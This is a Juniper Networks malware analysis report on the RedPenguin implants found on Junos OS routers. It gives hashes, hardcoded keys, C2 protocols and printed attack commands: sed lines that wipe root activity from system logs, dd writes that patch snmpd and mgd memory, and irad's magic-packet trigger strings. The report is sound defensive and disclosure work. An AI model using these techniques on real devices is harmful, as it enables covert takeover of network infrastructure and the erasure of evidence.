The RedPenguin Malware Incident

Juniper Networks, Cybersecurity R&D

Date: 2025-03-11

Summary

In July 2024, the Juniper Cybersecurity R&D team received a report from the field regarding a potential malware infection of a set of MX Series routers. The team launched a project – codenamed RedPenguin – with the following goals: 1) confirm that the routers were impacted by malicious software implants; 2) understand the malware designs and implementations; 3) assess how the malware was able to run on Junos OS routers, which are protected with the veriexec runtime integrity subsystem; 4) formulate recommendations to minimize the malware risk.

The team determined that the set of six implants are indeed malicious software designed to remotely take over Junos OS devices. The results of the team's reverse engineering efforts are described in depth in the Malware Analysis section below.

On the question of how the malware could have run on veriexec-protected routers: Based on the filesystem paths where the implants were discovered and implant behavior, it appears that the malicious actors needed root privileges on the device, along with a way to log on to the device. This indicates that a root credential may have been previously compromised as a prelude to implantation. At least one vulnerability contributed to the successful attack: a process memory injection issue, CVE-2025-21590, described in the Juniper Security Advisory available at: https://supportportal.juniper.net/JSA93446. The search for other vulnerabilities that may have been exploited was constrained by the forensic evidence available to the team and complicated by the fact that the target devices were running out-of-support versions of the Junos OS.

To assist customers and others to identify the implants, hashes for each of the malware binaries are available in the Malware Analysis section below. Additionally, Junos OS includes the Juniper Malware Removal Tool (JMRT), which can be used on the router host to scan for the malwares. See https://www.juniper.net/documentation/us/en/software/junos/security-services/topics/concept/juniper-malware-removal-tool.html

Juniper recommends that customers consider upgrading to the set of Junos OS releases cited in JSA93446, which contain the CVE fix as well as updated signatures for the JMRT.

Customers should follow the best practices when configuring their Junos OS devices, and guard their credentials, console servers, and other management interfaces against compromise.

Malware Analysis

This section describes the findings made during the reverse engineering effort, which included decomposition of each malware binary, static analysis of its metadata and flow, and an impact analysis on how it could affect Junos OS at run-time. All malware samples analyzed target Junos OS, Juniper Networks' FreeBSD-based operating system.

The following malware implants were recovered from the MX Series routers:

1. The Local Memory Patching Attack Daemon (`lmpad`)
2. The Junos Denial of Service Daemon (`jdosd`)
3. The Internet Remote Access Daemon (`irad`)
4. A Poorly Plagiarized Implant Daemon (`appid`)
5. The TooObvious (`to`)
6. The Obscure Enigmatic Malware Daemon (`oemd`)

NOTE: These names were crafted by Juniper based on malware behavior. They were not used by the malware authors themselves.

Local Memory Patching Attack Daemon (`lmpad`)

The "Local Memory Patching Attack Daemon" or `lmpad` is an implant designed to perform a local memory patching attack on `snmpd` and `mgd`. It also has the capability to provide a persistent backdoor and delete any logs associated with unauthorized access. This implant performs actions intended to specifically target Junos OS.

Executable File Details

Two variants of `lmpad` were found in the field. While these variants do not do anything drastically different in function, they have different ports of operation. The more common variant of `lmpad` opens port 33615 to listen to commands while the other variant opens port 33568. This is the only difference between the two variants of `lmpad` and can be seen in the following bytes:

```
--- lmpad-xxd 2024-08-12 11:13:44
+++ lmpad2-xxd 2024-08-12 11:13:33
@@ -624,7 +624,7 @@
000026f0: 0000 0000 0000 0000 0000 0000 6c6f 3000  ............lo0.
00002700: 0000 0000 0000 0000 0000 0000 0052 4334  .............RC4
00002710: 5f73 6574 5f6b 6579 0030 6233 3333 3063  _set_key.0b3330c
-00002720: 3062 3431 6431 6165 3200 3333 3631 3500  0b41d1ae2.33615.
+00002720: 3062 3431 6431 6165 3200 3333 3536 3800  0b41d1ae2.33568.
00002730: 2f76 6172 2f72 756e 2f73 6e6d 7064 2e70  /var/run/snmpd.p
00002740: 6964 002f 7661 722f 746d 702f 7274 7300  id./var/tmp/rts.
00002750: 2f76 6172 2f72 756e 2f6d 6764 2e70 6964  /var/run/mgd.pid
```

Details for both variants are given below.

Variant 1

Title	Description
File Name	`lmpad`

File Path	`/usr/sbin/lmpad`
File Type	`lmpad: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, stripped`
File Size	17664 bytes
SHA1 Hash	`f8697b400059d4d5082eee2d269735aa8ea2df9a`
SHA256 Hash	`5995aaff5a047565c0d7fe3c80fa354c40e7e8c3e7d4df292316c8472d4ac67a`
ssdeep Hash	`384:CEszodppMrBuGjILpAGte/GgSziNrhJq:9dDwzjIVAGqGBk`

Variant 2

Title	Description
File Name	`lmpad`
File Path	`/usr/sbin/lmpad`
File Type	`lmpad: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, stripped`
File Size	17664 bytes
SHA1 Hash	`2e9215a203e908483d04dfc0328651d79d35b54f`
SHA256 Hash	`7ae38a27494dd6c1bc9ab3c02c3709282e0ebcf1e5fcf59a57dc3ae56cfd13b4`
ssdeep Hash	`384:CEszodppMrBuGjILpAGte/GgSziQrhJq:9dDwzjIVAGqGBt`

Implant Analysis

The implant `lmpad` is a targeted implant for Junos OS. At a high level, it listens on port 33615 or 33568 on local interface lo0 for commands. Since `lmpad` listens on a local interface, the command and control (C2) must come from another process on the infected device. On receiving commands, it performs actions such as:

1. Overwriting daemon memory for `snmpd` and `mgd`
2. Performing pre-exploitation preparation
3. Performing post-exploitation cleanup
4. Reading arbitrary files
5. Writing arbitrary files

6. Executing a `/usr/bin/csh` shell

This implant also contains an embedded shell script which is deployed on the device to perform some of the above actions and then cleaned up later. This implant uses the `RC4` cipher to encrypt outgoing messages and decrypt incoming messages with key the hardcoded ASCII key "`0b3330c0b41d1ae2`".

Artifacts Found

Artifact Name	Description
RC4 Key	A hardcoded RC4 key "`0b3330c0b41d1ae2`" was found at offset `0x2719` in the `lmpad` binary
GZIPed Script	A hardcoded GZIP'ed shell script was found at offset `0x376c` in the `lmpad` binary. The uncompressed script can be found in Appendix A.
Auth Token	A hardcoded auth token used to authenticate the C2 was discovered. The value of the token is `\x26\xe7\x2b\x3a\x1c\xa2\x16\x2d\x61\x89\x57\xa9\xcd\ x4c\xe7\x3c`

Function Summary

The `lmpad` implant contains three major functions once it is decompiled. These functions have been renamed for the ease of the reader. They are explained in detail in the sections below. It is likely that the actual source of this daemon contains more functions, but they may be static functions, and the compiler may have optimized some of the function calls away. This may be an obfuscation technique used by the malware author.

`main_loop()`

This function is the main entry point for this implant. In the initial stages, this function sets up a socket as follows:

```
fd = socket(AF_ROUTE, SOCK_SEQPACKET, 0);
fcntl(fd, F_SETFL, O_NONBLOCK);
fcntl(fd, F_SETFD, 1);
```

After this, some reads and writes are performed on this socket which do not seem to result in anything actionable. Next, this function sets the signal handler for multiple signals to `SIG_IGN` and daemonizes itself:

```
signal(SIGCHLD, SIG_IGN);
signal(SIGTTIN, SIG_IGN);
signal(SIGTTOU, SIG_IGN);
signal(SIGTSTP, SIG_IGN);
signal(SIGHUP, SIG_IGN);
daemon(-1, 0);
```

Once this is done, the implant forks a child process. The parent process in this case maps a few buffers in memory. All these buffers are 4 bytes in size and have the following options:

```
mmap((void *)0x0, 4, PROT_READ | PROT_WRITE | MAP_NOCORE | MAP_ANON |
     MAP_SHARED, -1, 0);
```

This means that if this daemon were to dump core, the core would not contain the contents of these buffers. The child process, on the other hand, calls `dlopen(3)` on `libcrypto.so.3`. It uses `dlsym()` to locate the symbol `RC4_set_key` and uses this function to initialize the RC4 key mentioned above in a buffer. After this a `SOCK_DGRAM` socket is created with the following options set:

```
SO_USELOOPBACK | SO_BROADCAST | SO_KEEPALIVE | SO_ACCEPTCONN | SO_DEBUG
```

Once this is done, this function starts listening on either port 33615 or port 33568 and address 0.0.0.0. If this is successful, it reads 128 bytes from this socket. If this read is successful, then it connects to this socket and reads a further 16 bytes from this socket and decrypts them using RC4. The received (and decrypted) bytes are then compared to the buffer `\x26\xe7\x2b\x3a\x1c\xa2\x16\x2d\x61\x89\x57\xa9\xcd\x4c\xe7\x3c.` If the decrypted bytes are equal to this value, then the daemon continues. Otherwise, the socket is closed, and the process starts from the top. This seems to be another crude authentication mechanism used to authenticate the C2 to the daemon.

If the received data is equal to the value seen above, the message received is encrypted and echoed back to the sender. Then a child is forked which performs the further processing. The parent jumps back to the start of the controller authentication section.

NOTE: After this point, whenever data is read from or written to the socket, it is encrypted on write and decrypted on read using RC4 and the hardcoded key above.

The child process now becomes interesting. The child process reads 4 bytes from the socket. These bytes are compared to the current timestamp obtained using `time()`. The absolute (positive) difference between the current timestamp and these 4 bytes taken as an integer is obtained. If this difference is less than `604801`, then the obtained value is echoed back to the sender using the socket. Then, another 4 bytes are read from the socket. These 4 bytes form the command to be executed, and they are in a specific format. This is explained in the "Command and Control Protocol Description". Now, the child parses these bytes and executes the respective command(s). The commands are explained in detail in the "Command Summary" section.

The above two actions are performed in an infinite loop.

`encrypt_and_send()`

This function is used to encrypt outgoing data from the lmpad process. The RC4 cipher is used and the hardcoded key "`0b3330c0b41d1ae2`" is used for encryption.

`receive_and_decrypt()`

This function is used to decrypt incoming data to the lmpad process. The RC4 cipher is used and the hardcoded key "`0b3330c0b41d1ae2`" is used for encryption.

Command Description

Commands are received in an encoded and encrypted format. A command "packet" is a 32-bit value with the most significant byte forming the command to be executed. The least significant 3 bytes are effectively ignored in the command execution context. This packet is then transformed to move the most significant byte to the least significant byte position. This is done by the `BSWAP` instruction as follows:

```
0804976e 0f c8           BSWAP      pid
```

where `pid` contains the command to be executed. For example, if the decrypted value of the packet is "`0x06000000`" the resultant command to be executed (after `BSWAP` is `0x00000006` or `6`).

Command 0x0: Pre Access Preparation and Memory Patching Attack

The command `0x0` is used to signal to the `lmpad` that all access logs need to be backed up. This includes all traces of user login activity to the device. This is most likely done to cover up malicious or unauthorized SSH access to the device using a compromised user.

On receiving a packet with value `0x00000000`, the `lmpad` deploys a malicious shell script at the location `/var/tmp/pfed_jdhcp6_trace.log.bak`. This is done by initially writing a GZIP compressed shell script to `/var/tmp/pfed_jdhcp6_trace.log` and then uncompressing it to the file above.

Then the following actions are taken:

```
sh /var/tmp/pfed_jdhcp6_trace.log.bak pre
rm -rf /var/tmp/pfed_jdhcp6_trace.log /var/tmp/pfed_jdhcp6_trace.log.bak
kill -9 $$
```

The contents of the `/var/tmp/pfed_jdhcp6_trace.log.bak` can be found in Appendix A.

Memory Patching Attack

Once the pre-exploit preparation is done, the memory patching attack on `snmpd` and `mgd` is initiated.

1. First, the file `/var/run/snmpd.pid` is read to obtain the PID for `snmpd`.
2. Then 4 bytes are read from offset `0x8601328` from `/proc/${SNMPD_PID}/mem` and written to `/var/tmp/rts`.
3. Then the contents of `/var/tmp/rts` are written to `/proc/${SNMPD_PID}/mem` at the same offset (`0x8601328`).
4. Then 4 bytes are read from offset `0x8601328` from `/proc/${SNMPD_PID}/mem` and written to `/var/tmp/rts`.

```
dd if=/proc/${SNMPD_PID}/mem of=/var/tmp/rts bs=1 count=4 iseek=0x8601328 2>/dev/null
dd of=/proc/${SNMPD_PID}/mem if=/var/tmp/rts bs=1 count=4 oseek=0x8601328 conv=notrunc 2>/
dev/null
dd if=/proc/${SNMPD_PID}/mem of=/var/tmp/rts bs=1 count=4 iseek=0x8601328 2>/dev/null
```

Further, a similar attack is carried out on `mgd`.

1. First, the file `/var/run/mgd.pid` is read to obtain the PID for `mgd`.
2. Then 4 bytes are read from offset `0x84e90d8` from `/proc/${MGD_PID}/mem` and written to `/var/tmp/rts`.
3. If the data read is equal to `0x57e58955` then `/var/tmp/rts` is overwritten with the value `0xc3d08990`.
4. The contents of `/var/tmp/rts` are then written to `/proc/${MGD_PID}/mem` at offset `0x84e90d8`.
5. Then 4 bytes from `/proc/${MGD_PID}/mem` are read at offset `0x85f6f80`, and the contents are written to `/var/tmp/rts`. This is then replaced with 0.
6. Then the offset `0x85f6f80` in `/proc/${MGD_PID}/mem` is replaced with 0.
7. Then the 4 bytes from `/proc/${MGD_PID}/mem` are read from offset `0x85f6f80` and written with `/var/tmp/rts`.

Command 0x1: Post-Exploitation Cleanup

The command `0x1` is used to signal to the `lmpad` that all access logs need to be backed up. This includes all traces of user login activity to the device. This is most likely done to cover up malicious or unauthorized SSH access to the device using a compromised user.

On receiving a packet with value `0x01000000`, the `lmpad` deploys a malicious shell script at the location `/var/tmp/pfed_jdhcp6_trace.log.bak`. This is done by initially writing a GZIP compressed shell script to `/var/tmp/pfed_jdhcp6_trace.log` and then uncompressing it to the file above.

Then the following actions are taken:

```
sh /var/tmp/pfed_jdhcp6_trace.log.bak post
rm -rf /var/tmp/pfed_jdhcp6_trace.log /var/tmp/pfed_jdhcp6_trace.log.bak
kill -9 $$
```

The contents of the `/var/tmp/pfed_jdhcp6_trace.log.bak` can be found in Appendix A.

Memory Patching Attack Cleanup

The actions performed in the Memory Patching Attack for command `0x01` are reversed after the above is executed.

Command 0x2: Log and History Manipulation

The command `0x02` is used to remove certain references from specific log files and clean up the root user's history file. After this a child process is spawned with the command `/usr/bin/csh` with its `STDIN`, `STDOUT`, and `STDERR` duplicated to a socket pair.

The following is executed to manipulate the log files:

```
sed -i \'\' \'/root/d\' /var/log/interactive-commands
sed -i \'\' -e \'/vi/d\' -e \'/set/d\' -e \'/gdb/d\' -e \'/mgd/d\' /root/.history
sed -i \'\' \'/root/d\' /var/log/messages
sed -i \'\' \'/root/d\' /var/log/auth
```

Command 0x3: Update recv_buf_command3

This command is seemingly benign as it simply updates the contents of a local variable which is later used to manipulate some file descriptor options later in the main loop.

Command 0x4: Read a File

The command `0x04` is used to read an arbitrary file, as follows:

1. The length of the name of the file to be read is read from the socket. The length is stored in big endian format and prior to use is transformed to little-endian using `BSWAP`.
2. Then the name of the file to be read is read from the socket.
3. The file is opened and at most `4096` bytes are read from the file at a time.
4. The length of the read data is then encrypted and sent over the socket.
5. Then the read data is sent over the socket.

Command 0x5: Write a File

On receiving the command 0x05, the lmpad writes an arbitrary file.

1. The length of the name of the file to be written is read from the socket. The length is stored in reverse and prior to use is transformed using BSWAP.
2. Then the name of the file to be written is read from the socket.
3. The file is then opened in write mode.
4. The length of the data to be written to the file is read from the socket. If this length is more than 4095, then the command mode is exited, and we go back to listening for more commands after closing the file.
5. Otherwise, the data to be written is read from the socket and written to the file.

Command 0x6: Backup Commit Logs

The 0x06 command seems to be a precursor to a commit being done on the device using an unauthorized user. This command is used to take a backup of all the logs associated with a commit. This is done using the pfed_jdhcp6_trace.log.bak script used in the previous commands. Like the other commands, this command:

1. Writes a GZIP compressed shell script to /var/tmp/pfed_jdhcp6_trace.log.
2. Unzips this shell script to /var/tmp/pfed_jdhcp6_trace.log.bak.
3. Executes the shell script with the argument backup.
4. Performs the cleanup.

The assumption is that this is done prior to a malicious commit being made on the device. After this, some commit activity may be expected on the device by a malicious user.

Command 0x7: Restore Commit Logs from Backup

The 0x07 command is a post-commit cleanup command. Once the malware actor is done with their malicious alterations to the JUNOS configuration on the target, this command may be executed to cover up any traces left behind by such actions. This is done using the pfed_jdhcp6_trace.log.bak script used in the previous commands. Like the other commands, this command:

1. Writes a GZIP compressed shell script to /var/tmp/pfed_jdhcp6_trace.log.
2. Unzips this shell script to /var/tmp/pfed_jdhcp6_trace.log.bak.
3. Executes the shell script with the argument restore.
4. Performs the cleanup.


The assumption is that this is done after a malicious commit is made on the device to avoid detection.

All Other Commands: Restart Listening

For all other values of the command packet except the ones mentioned above, the lmpad breaks out of the C2 loop and starts back up from the top.

Command and Control Protocol Diagram

The lmpad C2 protocol is described below. The diagram omits some details about the individual command protocols described above. However, it is a high-level summary of how the C2 is authenticated and the command mode is entered.



Call Graphs

Due to the way in which the `lmpad` is programmed, only two symbols seem to be used. These are `encrypt_and_send` and `receive_and_decrypt`. All the other functionality of this implant is written in static functions (or macros) and therefore the decompilation did not produce any functions.

Junos OS Specific Actions

The `lmpad` seems to be an implant specifically designed for Junos OS. The files which are affected by the embedded shell script in its post-exploit and pre-exploit modes are logs which are highly specific to Junos OS. Further, the memory patching attack is done against the specific Junos OS daemons `snmpd` and `mgd`, leading us to believe that this is a Junos OS specific implant.

Junos Denial of Service Daemon (`jdosd`)

The Junos Denial of Service Daemon (`jdosd`) is a Remote Access Toolkit (RAT) used to perform unauthorized actions such as executing commands, reading files, and writing files on the targeted device. There seems to be no Junos OS specific behavior that is unique to `jdosd`. This section will explain the general behavior of `jdosd`.

Executable File Details

Title	Description
File Name	jdosd
File Path	/usr/bin/jdosd
File Type	jdosd: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, stripped

File Size	18156 bytes
SHA1 Hash	06a1f879da398c00522649171526dc968f769093
SHA256 Hash	c0ec15e08b4fb3730c5695fb7b4a6b85f7fe341282ad469e4e141c40ead310c3
ssdeep hash	384:Cwuax3lMjKozXsli7+sC3eqSlG1j/lzDMV1qNZhXY+IxLHQ+a:Z36jRzXRi78jSqzhX1IxLu

Implant Analysis

The `jdosd` starts up a UDP socket at port `33512` on the target device and listens for incoming connections. The address for the `jdosd` server is determined based on the interface stored in the eth environment variable. For instance, if the environment of `jdosd` contains `eth=lo0.0`, then the `jdosd` will start up at all the IPv4 addresses assigned to `lo0.0`. It first authenticates the server by receiving an 'encrypted' hello message from the server. Once the server is authenticated, a similar client hello message is sent and the response from the server is checked to ensure that the client message sent was the same as the message received from the server. Once the initial message exchange succeeds, the `jdosd` is ready to receive commands from the C2 server.

Artifacts Found

Artifact Name	Description
AUTH Key	A hardcoded AUTH key was found at offset `0x2a3c` in the `jdosd` binary with value `4fd37426-65dd-4a8d-8ba6-1382a011dae9`

Message Format

The message exchange is encoded using the AUTH key shown above using a custom cipher which can be understood from the `custom_cipher()` function. The messages shown below are the decrypted messages.

Server Message

Server messages contain a 16-byte header with the string "deadbeef" (8 bytes) concatenated with a non-negative value (8 bytes). The rest of the message is the payload.

Field	Header	Payload
Value	"deadbeef" + Non-negative value	`${PAYLOAD}`

Client Message

Client messages contain a 16-byte header with the string "deadbeef" concatenated with the client's process ID (8 bytes). The rest of the message is the payload.

Field	Header	Payload
Value	"deadbeef" + Own Process ID in hex	`${PAYLOAD}`

Command Details

Multiple different command packets are described in this section. These packets contain the same header as the client/server hello packets, followed by a command in the form of an integer. The command packet contains the command as the first byte.

Command 1: Read a File

The command `0x01` is used by the implant to enter the file reading routine. The file is read as follows:

1. Read the name of the file to be read from the socket.
2. Open the file and read 1008 bytes at a time.
3. Send the number of bytes read over the socket in a packet containing the client hello header.
4. Repeat 2 and 3 until the read fails.
5. Send the string "over" over the socket and exit.

The command 1 packet format can be seen below.

Packet Format

Field	Header	Payload
Value	"deadbeef" + Non-negative value	\x01

Command 2: Write a File

The command `0x02` is used by the implant to enter the file writing routine. The file is written as follows:

1. Read the name of the file to be written from the socket.
2. Open the file using `creat(2).`
3. Read the contents of the file to be written from the socket.
4. Write everything to the file and repeat from step 3.
5. If the string "over" is read from the socket, close the file and return.

The command 2 packet format can be seen below.

Packet Format

Field	Header	Payload
Value	"deadbeef" + Non-negative value	\x02

Command 3: Start a Shell

The command `0x03` is used by the implant to open up a `/bin/csh` shell on the target device.

1. The environment variable `HISTFILE` is first unset.
2. Then the environment variable `TERM` is set to a value provided by the C2.
3. The current process' `stdin`, `stdout`, and `stderr` and duplicated.
4. Then the command `/bin/sh -c /bin/csh` is executed on the device.

The command 3 packet format can be seen below.

Packet Format

Field	Header	Payload
Value	"deadbeef" + Non-negative value	\x03

Command 255: Exit

On receiving the command `0xff`, the command processing routine returns to the main loop. The exit packet format is given below.


Packet Format

Field	Header	Payload
Value	"deadbeef" + Non-negative value	\xff


Call Graphs

The various call graphs for the `jdosd` implant are given below.


get_server_hello()




send_client_hello()



process_commands()



Protocol Diagram



The `jdosd` C2 protocol is relatively simple compared to the other implants described by this document. The `jdosd` implements a simplistic client/server hello mechanism after which it becomes ready to start receiving commands. The protocol can be understood from the diagram below.

Junos OS Specific Actions

The `jdosd` implant does not seem to perform any Junos OS specific actions. This seems to be a generic Remote Access Toolkit. Compared to `lmpad` and `irad`, the `jdosd` is a crude implant, with limited functionality and sophistication.

Internet Remote Access Daemon (`irad`)

The Internet Remote Access Daemon (`irad`) is a more complex Remote Access Toolkit (RAT). This implant has a more sophisticated activation logic and also implements some customized ciphers and hashing algorithms. The request and response protocol for `irad` uses authenticated encryption (encrypted data and MAC) instead of simple encryption as seen in `lmpad` and `jdosd`. However, there is no evidence to suggest that this is a targeted Junos OS implant.

Executable File Details

Title	Description
File Name	`irad`
File Path	`/usr/sbin/irad`
File Type	`irad: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 6.4, stripped`
File Size	1465100 bytes
SHA1 Hash	`1a6d07da7e77a5706dd8af899ebe4daa74bbbe91`
SHA256 Hash	`5bef7608d66112315eefff354dae42f49178b7498f994a728ae6203a8a59f5a2`
ssdeep hash	`24576:rJEh61p/uG2ApVStdIGd+7A8C6Vrykdk7X:uqp/uGVvSns86hykyb`

Implant Analysis

Like `jdosd` the `irad` implant reads the interface name stored in the `eth` environment variable. This interface is used in a slightly different way. The implant has a complex activation logic, which is explained below. Further, once activated, the implant also operates in a continuous or one-shot mode.

Artifacts Found

Artifact Name	Description
AUTH Key	A hardcoded AUTH key was found at offset `0xc8a0` in the `irad` binary with value `WZtOTig2m42gXB6U`
AUTH Key 2	A hardcoded AUTH key was found at offset `0xc920` in the irad binary with value `fb-75c043b82127`
AUTH Token	A hardcoded AUTH token was found at offset `0xa00c` in the `irad` binary with value `\x58\x90\xae\x86\xf1\xb9\x1c\xf6\x29\x83\x95\x71\x1d\xde\x58\x0d`
Encode Key(s)	Multiple encoding keys were found in the `irad` binary
Decode Key(s)	Multiple decoding keys were found in the `irad` binary

`irad` Activation Details

On reading the interface value from the `eth` environment variable, the `irad` implant initiates a packet capture on this interface with a filter to look for ICMP packets which contain the two bytes `\xaa\x56` at offset 4. This is achieved as follows:

```
/*
 * The interface name is stored in the interface_name argument to this
 *  function.
 */

...

/* pseudo decompilation for simplicity */
const char *filter_str = "icmp[4:2] == 0xaa56";

...

/* Open a packet captrue session on the interface provided */
packet_capture = pcap_open_live(interface_name,0x62,0,1,errbuf);
if (packet_capture == 0) {
    exit(0);
}

/* Compile a pcap filter to look for ICMP packets with \xaa\x56 at offset 4 */
i = pcap_compile(packet_capture,filter_program,filter_str,0,maskp);
if (i != 0) {
    if (debug != 0) {
        pcap_perror(packet_capture,"pcap_compile");
    }
    exit(0);
}

/* Set the filter on the interface */
i = pcap_setfilter(packet_capture,filter_program);
if (i != 0) {
    if (debug != 0) {
        pcap_perror(packet_capture,"pcap_setfilter");
    }
    exit(0);
}
```

This filter looks for all such packets until it receives the correct control packet. The correct control packet should have a length greater than 35 bytes and must not have a `NULL` value for the `packet_data`. This is ensured as follows:

```
do {
    do {
        packet_data = (uint *)pcap_next(packet_capture, packet_header);
    } while (packet_data == (uint *)0x0);
} while (*(uint *)((int)packet_header + 0xc) < 0x23);
```

Once such a packet is received, the actual payload of the packet is extracted from `packet_data`. This is a control packet, and further sections will describe what actions the `irad` should take depending on the contents of this packet. One necessary condition is that the first byte of the payload must be equal to 4 when shifted right by 4 bits, i.e. `packet_payload >> 4 == 4`.

The packet body is then extracted from this payload by multiplying the lower 4 bits of the packet payload by 4. The packet body will look something like the following:

Byte	0	1-7	8	9	10 - 26	27-30	31-35
Value	8	\x00	pkt_type	0	pkt_action	IP_ADDR	PORT

The first 10 bytes of the packet body contain the packet type. This is extracted by reading the value at the 8th byte of the packet body, XORing it with `0x86` and subtracting `0x30` from it. The following two packet types have been identified:

Type Value	Server Mode
0	Server Mode
1 or 2	Client Mode

The bytes 10-26 contain the packet action which determines whether the implant needs to operate in a client mode, server mode, or kill an existing `irad` server on the host. Two packet actions have been identified:

Action String	Action
`uSarguuS62bKRA0J`	Start in Server or Client mode
`1spCq0BMbJwCoeZn`	Kill local `irad` server

